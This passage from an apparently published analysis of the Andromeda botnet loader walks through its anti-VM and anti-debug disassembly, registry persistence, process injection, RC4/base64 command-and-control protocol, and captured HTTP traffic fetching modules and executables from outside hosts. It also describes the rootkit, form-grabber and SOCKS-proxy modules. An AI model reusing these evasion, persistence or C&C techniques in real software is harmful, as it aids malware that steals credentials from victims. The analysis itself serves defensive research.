
```
key: HKEY_LOCAL_MACHINE\system\currentcontrolset\
services\disk\enum
valuename: 0
```

   It skips the first eight bytes, then examines the next four bytes (Figure 4).




```
                push    0
                push    2
                call    [ebp+CreateToolhelp32Snapshot]
                mov     [ebp+var_4C], eax
                cmp     eax, 0FFFFFFFFh
                jz      loc_40159E
                lea     eax, [ebp+var_174]
                push    eax
                push    [ebp+var_4C]
                call    [ebp+Process32First]
                test    eax, eax
                jz      loc_401598

LOOP_02:                                ; CODE XREF: start+176↓j
                lea     eax, [ebp+ProcName]
                push    eax
                call    Str_LowCase
                lea     eax, [ebp+ProcName]
                push    eax
                call    CalcCKM_ProcName
                cmp     eax, 4CE5FD07h      vmwareuser.exe
                jz      Find_Proc
                cmp     eax, 8181326Ch      vmwareservice.exe
                jz      Find_Proc
                cmp     eax, 31E233AFh      vboxservice.exe
                jz      Find_Proc
                cmp     eax, 91D47DF6h      vboxtray.exe
                jz      Find_Proc
                cmp     eax, 0E8CDDC54h
                jz      Find_Proc
                cmp     eax, 8C6D6Ch
                jz      Find_Proc
                cmp     eax, 0A8D0BA0Eh
                jz      Find_Proc
                cmp     eax, 0A4EF3C0Eh
                jz      Find_Proc
                cmp     eax, 5CD7BA5Eh
                jz      Find_Proc
                lea     eax, [ebp+var_174]
                push    eax
                push    [ebp+var_4C]
                call    [ebp+Process32Next]
                test    eax, eax
                jnz     LOOP_02         ;
loc_401598:                             ; CODE XREF: start+E6↑j
                push    [ebp+var_4C]
                call    [ebp+CloseHandle]
```

Figure 2: Anti-VM.



```
        push    'mun'
        push    'e\ks'
        push    'id\s'
        push    'eciv'          HKEY_LOCAL_MACHINE
        push    'res\'          \system
        push    'tesl'          \currentcontrolset
        push    'ortn'          \services\disk\enum
        push    'octn'
        push    'erru'
        push    'c\me'
        push    'tsys'
        mov     edx, esp
        lea     eax, [ebp+hReg]
        push    eax
        push    20019h
        push    0
        push    edx
        push    80000002h
        call    [ebp+RegOpenKeyExA]
        add     esp, 2Ch
        test    eax, eax
        jnz     loc_401746
        push    '0'
        mov     edx, esp
        xor     ecx, ecx
        lea     eax, [ebp+var_180]
        push    eax
        push    ecx
        push    ecx
        push    ecx
        push    edx
        push    [ebp+hReg]
        call    [ebp+RegQueryValueExA]
```

Figure 3: Querying the registry to get the disk name string.




```
                push    [ebp+pNewMem]
                call    Str_LowCase
                mov     eax, [ebp+pNewMem]
                mov     eax, [eax+8]        Skip first 8 bytes
                mov     [ebp+DD_Str], eax
                push    8000h
                push    0
                push    [ebp+pNewMem]
                call    [ebp+VirtualFree]

loc_401719:                             ; CODE XREF: start+293↑j
                                        ; start+2AF↑j
                push    [ebp+hReg]
                call    [ebp+RegCloseKey] ;
                                        ;
                                        ;
                                        ;
 6D+            cmp     [ebp+DD_Str], 'awmw'    vmware
                jz      short Find_Proc
 62+            cmp     [ebp+DD_Str], 'xobv'    virtual box
                jz      short Find_Proc
 65+            cmp     [ebp+DD_Str], 'umeq'    qemu

find_disk_str:
                jz      short Find_Proc
```

Figure 4: Eight bytes are skipped, then the next four are examined.

The current loader detected three VMs, as shown in Figure 4.

4. It calls rdtsc twice to calculate the difference in the return value. A result larger than 200h indicates that debugging is in progress (Figure 5).



```
rdtsc
push    eax
rdtsc
pop     edx
sub     eax, edx
cmp     eax, 200h

jnb     short Find_Proc
```

Figure 5: rdtsc is called twice to calculate the difference in the return value.

If the bot loader detects any type of abnormal condition, unlike other botnets which will exit directly, the Andromeda bot will continue to run a tiny piece of code that I refer to as ‘passive code’. Otherwise, the bot will run the main code to communicate with the C&C server.

PASSIVE CODE

This tiny piece of simple code copies itself as svchost.exe into the folder%ALLUSERSPROFILE%, then adds itself to the registry as follows:

```
Key:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run

ValueName:SunJavaUpdateSched

Data:%ALLUSERSPROFILE%\\svchost.exe
```

It will open local port 8000 to sniff. Once it receives a remote command, it will run cmd.exe to receive and execute it.

MAIN CODE INJECTION

It calls the SetEnvironmentVariableW API to save the original bot's full path to the environment variable src.

It then calls the ZwQueryInformationProcess API to check whether the system version is 64-bit or 32-bit. If it is running under a 32-bit OS, the bot will inject wuauclt.exe; if it is running under a 64-bit OS, it will inject svchost.exe. (Our example is running under a 32-bit OS.)

After that, the bot will create a new process, wuauclt.exe, with dwCreationFlags set to CREATE_SUSPENDED. It then injects wuauclt.exe by calling various MAP APIs. It will modify the entry point code of wuauclt.exe to the following:

```
push <address of injected code>
retn
```

Finally, the bot calls the ZwResumeThread API to activate the injected process wuauclt.exe, and then exits directly.

MAIN CODE LOCAL INITIALIZE ENVIRONMENT

In the injected code, all information is clear to see. There are no more encrypted strings or blocks. The bot calls the SetErrorMode API to disable most error notice windows.

The parameter is 0x8007, which means the following:

SEM_FAILCRITICALERRORS

SEM_NOALIGNMENTFAULTEXCEPT

SEM_NOGPFAULTERRORBOX

SEM_NOOPENFILEERRORBOX

The bot calls the GetEnvironmentVariableW API to get the original bot's full path using the environment variable src, then resets that variable by calling the SetEnvironmentVariableW API with a null string parameter.

It will check the security identifier of the current process (wuauclt.exe) to see whether it belongs to an administrator, then sets up the replication destination and registry key. After this it uses the current tick count value to determine the suffix of the replicated filename.

The bot may copy itself to one of two destinations:

If the current running user is an administrator, the tag 'ar' will be set to 1. The bot will set up the registry as follows:

```
HKEY_LOCAL_MACHINE\software\microsoft\windows\
currentversion\Policies\Explorer\Run

<%lu>

%allusersprofile%\Local Settings\Temp\ms<%s>.<%s>
```

Otherwise, the tag 'ar' will be set to 0 and the registry will be set up as follows:

```
HKEY_LOCAL_MACHINE\software\microsoft\windows nt\
currentversion\windows

Load

%userprofile%\Local Settings\Temp\ms<%s>.<%s>
```

The filename's suffix will be one of the following, depending on the value of the current tick count: exe, com, scr, pif, cmd or bat.

The bot will try to create another mutex with a string generated from the system volume information. If it already exists, it will delete the original bot sample and then exit directly. Otherwise, the bot will copy itself to the generated destination and add itself to the registry so that it will run automatically at the next system start-up.

Finally, the bot will create two new threads for executing previously saved modules and DLLs from the registry (Figure 6). Of course, they are encrypted with the RC4 algorithm and with a fake ZIP header (Figure 7).

In Figures 6 and 7, the value name of the registry is generated from the CRC32 value in the fake Zip header.


Now that the local initialize operation has finished, the bot will prepare for network operation with the C&C server.

INITIAL NETWORK OPERATION

The bot will create a new thread recurrently, each time taking at least 23C34600h ms – which means more than six days each time. As a result, monitoring the network traffic over a short period may not be sufficient to detect the presence of Andromeda.

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft]

"07F7FE7B"=hex:50,4b,03,04,00,1a,00,00,f4,0c,00,00,7b,fe,f7,07,96,86,3f,1b,10,\
```

Figure 6: Two new threads are created for executing previously saved modules and DLLs from the registry.




```
00000000  50 4B 03 04 00 1A 00 00 F4 0C 00 00 7B FE F7 07  PK......ô...{þ÷.
00000010  96 86 3F 1B 10 C2 4E CB 04 97 E3 CE 31 24 8A 4B  –†?..ÂNË.—ãÎ1$ŠK
00000020  E6 3D 62 59 A6 5B 32 34 62 C9 07 1D DF 3A 02 E5  æ=bY¦[24bÉ..ß:.å
00000030  E6 34 41 38 A2 DC 0B FF 33 80 76 21 CE F8 A1 BC  æ4A8¢Ü.ÿ3€v!Îø¡¼
```

Figure 7: The threads are encrypted with RC4 and with a fake ZIP header.

```
id:150233784|bid:51519506|bv:518|sv:1281|pa:0|la:3232
235886|ar:1
```

Figure 8: Example package.




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  B2 DA 5F BA 1D F1 1A FA 33 A9 AA 05 CC FE 21 BE  ªÚ_º.ñ.ú3©ª.Ìþ!¾
00000010  DD 48 91 79 5D 4E 00 0A 4B 0F 5B 6A 51 06 FE FC  ÝH'y]N..K.[jQ.þü
00000020  6E 46 7B C2 99 BA 5B A7 3C D0 19 6B 8C EB AA BA  nF{Â™º[§<Ð.kŒëªº
00000030  F0 06 24 25 8E E6 16 95 D8 68 52 24 FB 8B 0E 06  ð.$%Žæ.•ØhR$û‹..
```

Figure 9: After RC4 encryption.

```
stpfuh3xGvozqaoFzP4hvt1IkXldTgAKSw9balEG/vxuRnvCmbpbpzz
QGWuM66q68AYkJY7mFpXYaFIk+4sOBg==
```


Figure 10: String after base64 encryption.



Stream Content


```
POST /image.php HTTP/1.1
Host: moid.pl
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Connection: close

stpfuh3xGvozqaoFzP4hvt1IkXldTgAKSw9balEG/vxuRnvCmbpbpzzQGWuM66q68AYkJY7mFpXYaFIk+4sOBg==HTTP/1.1 200 OK
Server: nginx/1.3.3
Date: Fri, 14 Dec 2012 00:32:50 GMT
Content-Type: application/octet-stream
Content-Length: 108
Connection: close

...=S1.....Y...u.q:. .............hs........[.7..7......N....x-....&.}D...R-.j.w.P......9
9r3m..u@....<..>?.i...
```

Figure 11: The real network stream.



```
Offset(h) 00 CRC32 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  0C A5 1B 3D 53 31 F6 D6 C2 19 9C 59 2E C9 D2 75  .¥.=S1öÖÂ.œY.ÉÒu
00000010  A4 71 3A AF 20 F2 CC FD 1B B1 06 C6 16 C3 08 89  ¤q:¯ òÌý.±.Æ.Ã.‰
00000020  AC B8 68 73 F3 E1 1E 03 B8 F6 D7 FA 5B C3 37 B9  ¬¸hsóá..¸ö×ú[Ã7¹
00000030  A2 37 A1 C0 CC 89 AE Body 15 02 B3 89 78 2D 0F  ¢7¡ÀÌ‰®›N..³‰x-.
00000040  8D CD F1 26 A4 7D 44 E7 C1 EE 52 2D 9A 6A 19 77  .Íñ&¤}DçÁîR-šj.w
00000050  B1 50 D5 A4 CD E1 18 91 39 0A 39 72 33 6D 94 E1  ±PÕ¤Íá.'9.9r3m"á
00000060  75 40 17 9A CD 8B 3C 04 FA 3E 3F D2 69 A8 AF 95  u@.šÍ‹<.ú>?Òi¨¯•
```

Figure 12: The received package binary view.



```
Offset(h) 00 Tag_RecvID Cmd 05 06 tid 08 09 0A DL_Url 0D 0E 0F

00000000  09 00 00 00 02 6A 00 00 00 68 74 74 70 3A 2F 2F  .....j...http://
00000010  77 77 77 2E 76 69 6C 6C 61 67 67 69 6F 64 65 6C  www.[redacted]
00000020  6C 61 73 61 6C 75 74 65 6F 6E 6C 75 73 2E 69 74  [redacted]
00000030  2F 72 2E 70 61 63 6B 00 01 AE 00 00 00 68 74 74  /r.pack..®...htt
00000040  70 3A 2F 2F 72 61 69 73 69 6E 67 74 68 65 72 6F  p://[redacted]
00000050  6F 66 2E 69 6E 66 6F 2F 49 6D 61 67 65 73 2F 77  [redacted]/Images/w
00000060  75 61 75 63 6C 64 2E 65 78 65 00 00              uaucld.exe..
```

Figure 13: Received package after decryption.

The pattern of the first sending package is as follows:

id:%lu|bid:%lu|bv:%lu|sv:%lu|**pa:%lu**|la:%lu|**ar:%lu**

- The id value is generated from the local system volume information.
- The bid value is hard-coded in the bot and may refer to the build id.
- The bv value is hard-coded in the bot and may mean build version (currently this is 206h (518)).
- The sv value refers to the victim system version.
- The pa value is the return value of the call to the ZwQueryInformationProcess API to identify the OS as 32-bit or 64-bit.
- The la value is generated from the IP address of www.update.microsoft.com.
- The ar value is the return value of the call to the CheckTokenMembership API to identify whether the bot is running under an administrator account.

The pa and ar data are new in this version of Andromeda.

An example is shown in Figure 8. Figure 9 shows the same example after RC4 encryption, and Figure 10 shows the string after base64 encryption. Finally, Figure 11 shows the real network stream, and Figure 12 shows a binary view of the received package.

The first-level structure is simple, as follows:

```
Struct RecvPack
{
      INT CRC32;
      Char(*) Body;
} *RecvPack;
```

The C&C server does not use the same RC4 key to encrypt the reply package, but uses the id value as the RC4 key, whose length is only 4. So without the sending package information, we cannot decrypt the received package.

The received package after decryption is shown in Figure 13.

The structure is as follows:

```
Struct RecvPack_Dec
{
     INT Tag_RecvID;
     Char(*) RecvBlock;

} *RecvPack_Dec;
```

```
Struct RecvBlock
{
     Char Cmd;
     INT tid;
     Char(*) DL_Url;

} *RecvBlock;
```

First, let's look at the meaning of the Cmd type ('Task type') according to a snapshot from the web panel of the Andromeda C&C server (Figure 14).

There will be several blocks in the received package (there are two blocks in Figure 13).

In Figure 13, the first block's Cmd type is 2, which means 'install plug-in'. The bot will try to download the module, as shown in Figure 15.

The module starts with a fake Zip header whose size is 0x10. We have seen an example of this before, which was saved in the registry (Figure 7) – they are the same.





Figure 14: Snapshot from the web panel of the Andromeda C&C server showing the various Cmd types (‘Task type’).



```
GET /r.pack HTTP/1.0
Host: [redacted]
User-Agent: Mozilla/4.0
Connection: close

HTTP/1.1 200 OK
Date: Fri, 14 Dec 2012 00:45:18 GMT
Server: Apache/2.4.3 (Unix) mod_fcgid/2.3.7
Last-Modified: Mon, 03 Dec 2012 10:59:36 GMT
ETag: "d04-4cff0a51bb62f"
Accept-Ranges: bytes
Content-Length: 3332
Connection: close

PK.........{.....?...N.....1$.K.=bY.[24b....:...4A8....3.v!.....X.u..:.....=56Aha
+".I....h.c...q..8.&.L....\^.9....8.N...:H8.'..E..nJ.)/...lw,.....@.>ts.5.P ...y...-.y.)...{..M....WH....
```

Figure 15: The bot tries to download the module.

The bot will save the module into the registry after executing it. Then the bot will give feedback to the C&C server with the following pattern:

```
id:%lu|tid:%lu|result:%lu
```

A real example is as follows:


```
id:150233784|tid:106|result:1
```

The id is the same as in the sending package.

The tid is from block offset 04, 106 is equal to 6Ah.

The result will be 1 if execution of the module is successful, otherwise it is 0.

Figure 16 shows the network traffic.




```
POST /image.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Connection: close

stpfuh3xGvozqaoFzoghvt1MkHoQBVBJCB9NJlo=HTTP/1.1 200 OK
Server: nginx/1.3.3
Date: Fri, 14 Dec 2012 00:34:20 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close

0
```

Figure 16: Network traffic.

The other block’s Cmd type is 1, which means ‘download EXE’ for spreading other malware.


The bot will try to download and drop the EXE as a temp file for execution. The EXE is not encrypted like the module (Figure 17):



```
GET /Images/wuaucld.exe HTTP/1.0
Host: [redacted]
User-Agent: Mozilla/4.0
Connection: close

HTTP/1.1 200 OK
Date: Fri, 14 Dec 2012 00:46:20 GMT
Server: Apache
Last-Modified: Wed, 12 Dec 2012 20:57:09 GMT
ETag: "d4328194-31c00-4d0ae0ab78f44"
Accept-Ranges: bytes
Content-Length: 203776
Vary: User-Agent
Connection: close
Content-Type: application/octet-stream

MZ.....................@...................
mode.
```

Figure 17: The EXE is not encrypted.

The bot will communicate with the C&C server after execution.



```
POST /image.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Connection: close

stpfuh3xGvozqaoFzoghvt1Ml3gQBVBJCB9NJlo=HTTP/1.1 200 OK
Server: nginx/1.3.3
Date: Wed, 12 Dec 2012 12:07:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close

0
```

Figure 18: The bot communicates with the C&C server.


THE MODULES

We have seen one module with the name ‘r.pack’. What does it do during execution? Are other types of module installed?

At least two more modules have been observed in the network traffic of another variant (see Figure 19).

There are three modules in total, as follows:

Module file name	Underground module name	Underground description	Price
f.pack	Formgrabber	Without the injector, http / https, all browsers including *Chrome*	$ 500
r.pack	Ring3 RootKit		$ 300
s.pack	Socks4	NA Complete	NA



```
00000000  09 00 00 00 02 01 00 00 00 68 74 74 70 3A 2F 2F  .........http://
00000010  77 77 77 2E 73 6D 6F 6F 74 68 73 74 72 65 61 6D  [redacted]
00000020  2E 75 73 61 2E 63 63 2F 70 61 6E 65 6C 2F 66 2E  [redacted]/panel/f.
00000030  70 61 63 6B 00 02 02 00 00 00 68 74 74 70 3A 2F  pack......http:/
00000040  2F 77 77 77 2E 73 6D 6F 6F 74 68 73 74 72 65 61  /[redacted]
00000050  6D 2E 75 73 61 2E 63 63 2F 70 61 6E 65 6C 2F 72  [redacted]/panel/r
00000060  2E 70 61 63 6B 00 02 03 00 00 00 68 74 74 70 3A  .pack......http:
00000070  2F 2F 77 77 77 2E 73 6D 6F 6F 74 68 73 74 72 65  //[redacted]
00000080  61 6D 2E 75 73 61 2E 63 63 2F 70 61 6E 65 6C 2F  [redacted]/panel/
00000090  73 2E 70 61 63 6B 00 01 21 00 00 00 68 74 74 70  s.pack..!...http
000000A0  3A 2F 2F 64 6C 2E 64 72 6F 70 62 6F 78 2E 63 6F  ://[redacted]
000000B0  6D 2F 73 2F 67 63 68 73 68 78 36 7A 65 6E 34 6A  m/s/gchshx6zen4j
000000C0  6B 37 68 2F 6A 61 79 61 2E 65 78 65 00 01 29 00  k7h/jaya.exe..).
000000D0  00 00 68 74 74 70 3A 2F 2F 64 6C 2E 64 72 6F 70  ..http://[redacted]
000000E0  62 6F 78 2E 63 6F 6D 2F 73 2F 37 33 6E 72 32 62  [redacted]/s/73nr2b
000000F0  6F 79 74 6F 78 6C 7A 71 63 2F 73 68 61 68 2E 65  oytoxlzqc/shah.e
00000100  78 65 00 00                                      xe..
```

Figure 19: Two more modules have been observed.

r.pack

The r.pack module is a ring3 rootkit. It will inject all running processes, then hook the following APIs to hide the bot itself:


ZwResumeThread

ZwQueryDirectoryFile

ZwEnumerateValueKey.

f.pack

The f.pack module is a form grabber. It will create a new thread to initialize and monitor a named pipe. Once data enters the pipe, the thread will parse it and communicate with the C&C server via a different URL link (Figure 20).



```
POST /panel/fg.php?id=605769459 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Connection: close

qNBtKFxcHTTP/1.1 200 OK
X-Powered-By: PHP/5.3.3-7+squeeze14
Content-Type: application/octet-stream
Content-Length: 26
Connection: close
Date: Thu, 03 Jan 2013 09:03:28 GMT
Server: lighttpd/1.4.28

RSs...`+WTf3.......1)...t/
```

Figure 20: The thread communicates with the C&C server.

The thread will replace the default C&C server gate image.php with fg.php, and then add a parameter id, which is the same as in the first sending package.

The content of the sending package is also base64 encrypted (as in the previous sending package). After decryption, the data should be the following string:

```
config
```

The C&C server will reply with the pattern data – the algorithm is the same as in the previously received package, but in this case the related RC4 key is not taken from the id, instead the same RC4 key is used as was used by the sending package.

The pattern after decryption is:

```
facebook\.com.+pass=
```

Next, it injects all running processes, just like r.pack, and hooks the ZwResumeThread API. After that it will check the process name. Once it finds the following four types of web browser, it will hook the corresponding APIs to grab information:


iexplore.exe	WINNET.dll HttpSendRequestW HttpSendRequestA
opera.exe	RtlFreeHeap
firefox.exe	nspr4.dll PR_Write
chrome.exe	ZwReadFile

All the data blocks beginning with the string POST will be checked and sent to the named pipe if they meet all the conditions.

The thread that was mentioned before for monitoring the same named pipe will continue to verify the grabbed data according to the pattern and send it to the C&C server.

s.pack

The s.pack module acts as a local proxy, it has an export function, Report, that can show its information (Figure 21).




```
; Exported entry   1. Report

; =============== S U B R O U T I N E =======================


                public Report
Report          proc near               ; DATA XREF: .text:
                mov     eax, offset aS41080 ; "|s4:1080"
                retn
Report          endp
```

Figure 21: Export function Report.

This module will open local port 0438h (1080) and wait for a remote connection – as such, it will be useless if the compromised system is behind a firewall. The forward destination IP and port are in the received package.

ANOTHER SPECIAL VARIANT

One more example of a received package from another variant of Andromeda is shown in Figure 22.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  09 00 00 00 01 36 03 00 00 68 74 74 70 3A 2F 2F  .....6...http://
00000010  7A 78 73 74 61 74 33 31 35 2E 63 6F 6D 2F 73 74  [redacted]st
00000020  37 37 37 39 33 2E 65 78 65 00 01 37 03 00 00 68  77793.exe..7...h
00000030  74 74 70 3A 2F 2F 7A 78 73 74 61 74 33 31 35 2E  ttp://[redacted]
00000040  63 6F 6D 2F 73 65 76 31 2E 65 78 65 00 03 38 03  [redacted]/sev1.exe..8.
00000050  00 00 68 74 74 70 3A 2F 2F 7A 78 73 74 61 74 33  ..http://[redacted]
00000060  31 35 2E 63 6F 6D 2F 61 6C 65 78 2F 74 6F 70 2E  [redacted]/alex/top.
00000070  65 78 65 00 01 39 03 00 00 68 74 74 70 3A 2F 2F  exe..9...http://
00000080  7A 78 73 74 61 74 33 31 35 2E 63 6F 6D 2F 61 6C  [redacted]al
00000090  65 78 2F 64 65 6D 2E 65 78 65 00 01 3A 03 00 00  ex/dem.exe..:...
000000A0  68 74 74 70 3A 2F 2F 7A 78 73 74 61 74 33 31 35  http://[redacted]
000000B0  2E 63 6F 6D 2F 6D 6F 78 2F 76 65 78 2E 65 78 65  [redacted]/mox/vex.exe
000000C0  00 00                                            ..
```

Figure 22: Received package after decryption.

We can see that there is no Cmd type 2, only Cmd type 1 for 'install EXE' and Cmd type 3 for 'update bot'. So, in this case the bot is only used to distribute other malware (e.g. ZeroAccess, Kelihos, FakeAV, etc.).

CONCLUSION

We have seen some changes in the Andromeda bot. It is very flexible and dynamic. It can enhance its abilities in different fields by installing different modules. It can distribute other malware very efficiently. It uses several RC4 keys to encrypt data for communications with C&C servers to make tracing it much more difficult.

Furthermore, different botnets have combined forces to spread themselves, so infected machines and victims are exposed to greater risks and damage. This has created a very serious problem for detecting and cleaning infected machines effectively.

The cat-and-mouse game is certainly ongoing. The mouse is becoming much smarter and more dynamic, but what about the cat?

REFERENCES

